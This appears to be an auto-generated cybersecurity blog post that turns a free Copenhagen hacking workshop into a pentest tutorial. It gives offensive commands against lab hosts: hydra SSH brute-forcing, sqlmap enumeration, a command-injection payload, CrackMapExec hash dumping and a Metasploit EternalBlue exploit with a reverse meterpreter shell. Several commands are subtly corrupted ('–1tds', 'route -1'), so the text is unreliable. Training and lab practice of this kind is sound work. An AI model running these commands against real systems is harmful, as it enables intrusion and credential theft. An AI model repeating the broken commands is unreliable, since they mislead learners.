
Listen to this Post
Introduction:

The cybersecurity industry is rapidly shifting away from theory-heavy lectures toward immersive, practical training that simulates real-world attack and defense scenarios. The upcoming “Hack More” event in Copenhagen, hosted at Aalborg University, exemplifies this trend by offering a free, four-hour hands-on workshop focused on moving beyond basic Kali Linux usage into intermediate exploitation techniques, walkthroughs, and new tool introductions. This article extracts the core technical concepts from the event’s premise and provides a comprehensive guide for participants and self-learners to prepare for and maximize their experience, with actionable commands and configurations for both Linux and Windows environments.
Learning Objectives & Secrets:
- Objective 1: Master the foundational shift from passive tool usage to active, contextual exploitation by understanding network mapping and service enumeration. Secret Tip: Always run an initial `nmap -sV -sC -O -oA initial_scan
` to create a baseline, and use the `-sC` default scripts to catch low-hanging misconfigurations before diving into manual testing. - Objective 2: Develop proficiency in privilege escalation and lateral movement on compromised systems. Secret Tip: For Linux, automate your enumeration with `LinPEAS` and cross-check output with `sudo -l` to quickly identify exploitable sudo rights. For Windows, run `winPEAS.exe` and always check for unquoted service paths using
wmic service get name,displayname,pathname,startmode | findstr /i "auto" | findstr /i /v "c:\windows\\". - Objective 3: Integrate new offensive tools into your workflow, such as `BloodHound` for Active Directory attacks and `CrackMapExec` for automated network pivoting. Secret Tip: Use
BloodHound‘s custom queries to find shortest paths to high-value targets, and combine `CrackMapExec` with `–1tds` to dump hashes stealthily using the `vss` method.
You Should Know:
1. Setting Up Your Offensive Lab Environment
Before attending any hands-on workshop, it is critical to have a stable and configurable virtual environment. This ensures that you can practice safely without affecting production networks. The recommended setup includes virtualization software like VMware Workstation or VirtualBox, with at least two virtual machines: a Kali Linux attack box and a vulnerable target machine (e.g., Metasploitable 2 or Windows Server 2019).
Step-by-step guide:
- Download and install VMware Workstation Player (free for personal use) or VirtualBox. Ensure virtualization is enabled in your BIOS.
- Import the Kali Linux OVA file or perform a fresh installation, allocating at least 4GB RAM and 2 CPU cores.
- Set up a host-only network in VMware (e.g.,
VMnet1) to isolate your lab. Configure static IPs: Kali at `192.168.56.101` and target at192.168.56.102. - Update Kali immediately:
sudo apt update && sudo apt full-upgrade -y && sudo reboot. - Install essential tools not included by default:
sudo apt install crackmapexec bloodhound neo4j -y. - Start the Neo4j database for BloodHound: `sudo neo4j start` and access the console at
http://localhost:7474` with default credentialsneo4j:neo4j`, then change the password. - Validate connectivity: `ping -c 4 192.168.56.102` from Kali and ensure the target machine responds.
This lab setup will mirror the “practical challenges and walkthroughs” mentioned in the event, allowing you to test commands like `hydra -l admin -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.102` for brute-force exercises.
2. Essential Linux and Windows Commands for Enumeration
Enumeration is the cornerstone of ethical hacking. The more information you gather, the larger your attack surface becomes. Below are verified commands that every participant should practice before the workshop.
Linux Target Enumeration:
- System Information:
uname -a,cat /etc/os-release, `lscpu`
– User & Groups:whoami,id,cat /etc/passwd | grep -v nologin, `groups`
– Network Configuration:ip a,ss -tulpn,route -1, `arp -a`
– Running Services:ps aux | grep -v root | head -10, `systemctl list-units –type=service –state=running`
– File System:ls -la /, `find / -perm -4000 -type f 2>/dev/null` (SUID binaries)
Windows Target Enumeration:
- System Info: `systeminfo | findstr /B /C:”OS Name” /C:”OS Version”`
– Network:ipconfig /all,netstat -ano, `route print`
– Users & Privileges:whoami /priv,net user, `net localgroup administrators`
– Services:sc query state= all | findstr "SERVICE_NAME:", `wmic service list brief`
– Scheduled Tasks: `schtasks /query /fo LIST /v`For the “Hack More” event, expect to use these commands in conjunction with scripting. For example, to automate Linux enumeration, create a simple script:
!/bin/bash
echo "=== Hostname ===" ; hostname
echo "=== Users ===" ; cat /etc/passwd | cut -d: -f1
echo "=== Listening Ports ===" ; ss -tulpn
Save as
enum.sh, runchmod +x enum.sh, and execute `./enum.sh` to quickly output critical data.
3. Web Application Security and API Hardening
Given the rise of API-driven architectures, understanding web vulnerabilities is crucial. The workshop likely covers OWASP Top 10 risks, such as Injection, Broken Authentication, and Sensitive Data Exposure. Practicing with tools like `Burp Suite` and `SQLmap` will be beneficial.
Step-by-step guide for API reconnaissance:
- Intercept traffic using Burp Suite (Community Edition). Set your browser to use `127.0.0.1:8080` as a proxy and install Burp’s CA certificate.
- Navigate to the target API endpoint. In Burp, use the Target tab to map the application, noting parameters in `POST` and `GET` requests.
- Send a request to Repeater and modify headers like `User-Agent` or `Authorization` to test for BOLA (Broken Object Level Authorization).
- For SQL injection testing, use `sqlmap -u “http://192.168.56.102/api?id=1″ –cookie=”PHPSESSID=abc123” –dbs` to enumerate databases. Ensure you add `–batch` for automatic responses.
- To test for command injection, append `; ls -la` to a vulnerable parameter like `ping` or
traceroute. - Hardening tip: On the server side, always validate input with whitelists, use parameterized queries, and implement rate limiting to prevent brute-force.
This section directly correlates with the event’s “introduction to new tools” and practical challenges, ensuring you can identify and mitigate these issues.
4. Cloud Security and Misconfiguration Exploitation
While the event focuses on general hacking, cloud environments like AWS, Azure, and GCP are now primary targets. Misconfigured S3 buckets, exposed IAM keys, and overly permissive security groups are common entry points.
Step-by-step guide for cloud assessment:
- Install `awscli` on Kali:
sudo apt install awscli -y. - Configure dummy credentials for practice: `aws configure` (use fake keys for learning).
- Use `pacu` (AWS exploitation framework) to enumerate permissions:
python3 pacu.py, then `import_keys` and `whoami` to list attached policies. - Check for publicly accessible S3 buckets using `aws s3 ls` (if you have permissions) or using tools like `S3Scanner` to brute-force bucket names.
- For Azure, install `Az` PowerShell module and use `Get-AzResource` to list resources.
Mitigation: Enforce MFA, use least-privilege IAM policies, and enable S3 Block Public Access. For Linux hardening, use `fail2ban` to prevent SSH brute-force: `sudo apt install fail2ban -y` and configure /etc/fail2ban/jail.local.
5. Vulnerability Exploitation and Mitigation with Metasploit
The “Hack More” walkthroughs will likely involve using Metasploit for exploitation. Understanding the framework’s workflow is essential.
Step-by-step guide:
1. Start Metasploit: `msfconsole`.
- Search for a known vulnerability (e.g., EternalBlue for Windows 7):
search eternalblue.
3. Use the module: `use exploit/windows/smb/ms17_010_eternalblue`.
- Set options:
set RHOSTS 192.168.56.102,set PAYLOAD windows/x64/meterpreter/reverse_tcp,set LHOST 192.168.56.101.
5. Run the exploit: `exploit`.
- If successful, you will get a `meterpreter` shell. Inside, run
sysinfo,getuid, and `shell` to drop into a command prompt. - Mitigation: Patching is key. On Windows, disable SMBv1 via PowerShell:
Disable-WindowsOptionalFeature -Online -FeatureName SMB1Protocol. Also, enable Windows Defender and firewall rules.
For Linux, patch with `sudo apt upgrade -y` and use `ufw` to restrict ports: `sudo ufw allow from 192.168.56.0/24 to any port 22` to allow only SSH from your lab subnet.
What Undercode Say:
- Key Takeaway 1: The transition from theoretical understanding to practical application is where true skill development occurs—events like “Hack More” bridge that gap effectively.
- Key Takeaway 2: Mastering enumeration and automation is non-1egotiable; the use of scripts and framework integrations can save hours during time-constrained challenges.
Analysis: The event’s emphasis on “practical challenges and walkthroughs” reflects a broader industry move away from passive learning. Cybersecurity professionals are expected to be proficient in dynamic, tool-agnostic thinking. The inclusion of new tools suggests that the curriculum is updated to address modern threats like cloud misconfiguration and API abuses. Participants who practice the commands and lab setups outlined above will not only excel at the workshop but also enhance their daily operational efficiency, whether they are pen-testers, SOC analysts, or IT administrators. The free, open nature of the event fosters community knowledge sharing, which is vital for the evolving threat landscape.
Prediction:
+1: The focus on practical workshops will increase the overall skill level of entry-level cybersecurity professionals, narrowing the industry’s talent gap over the next 2–3 years.
+1: Hands-on events like this encourage the development of custom toolchains and automation, leading to faster incident response times in enterprise environments.
-1: Without strict oversight, participants might inadvertently develop “script-kiddie” habits, relying on tools without understanding underlying mechanics, which can lead to misdiagnosis in real incidents.
-1: The rapid introduction of new tools in workshops can overwhelm beginners, potentially discouraging them from pursuing deeper learning if not complemented with structured mentorship.
+1: As more institutions adopt this model, cybersecurity curricula will evolve to prioritize lab-based exams, making certifications like OSCP more accessible and respected.
-1: There is a risk that free events attract unqualified individuals who may misuse the techniques, highlighting the need for reinforced ethical and legal boundaries in the introductory materials.
▶️ Related Video (88% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/ewj44XHn – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


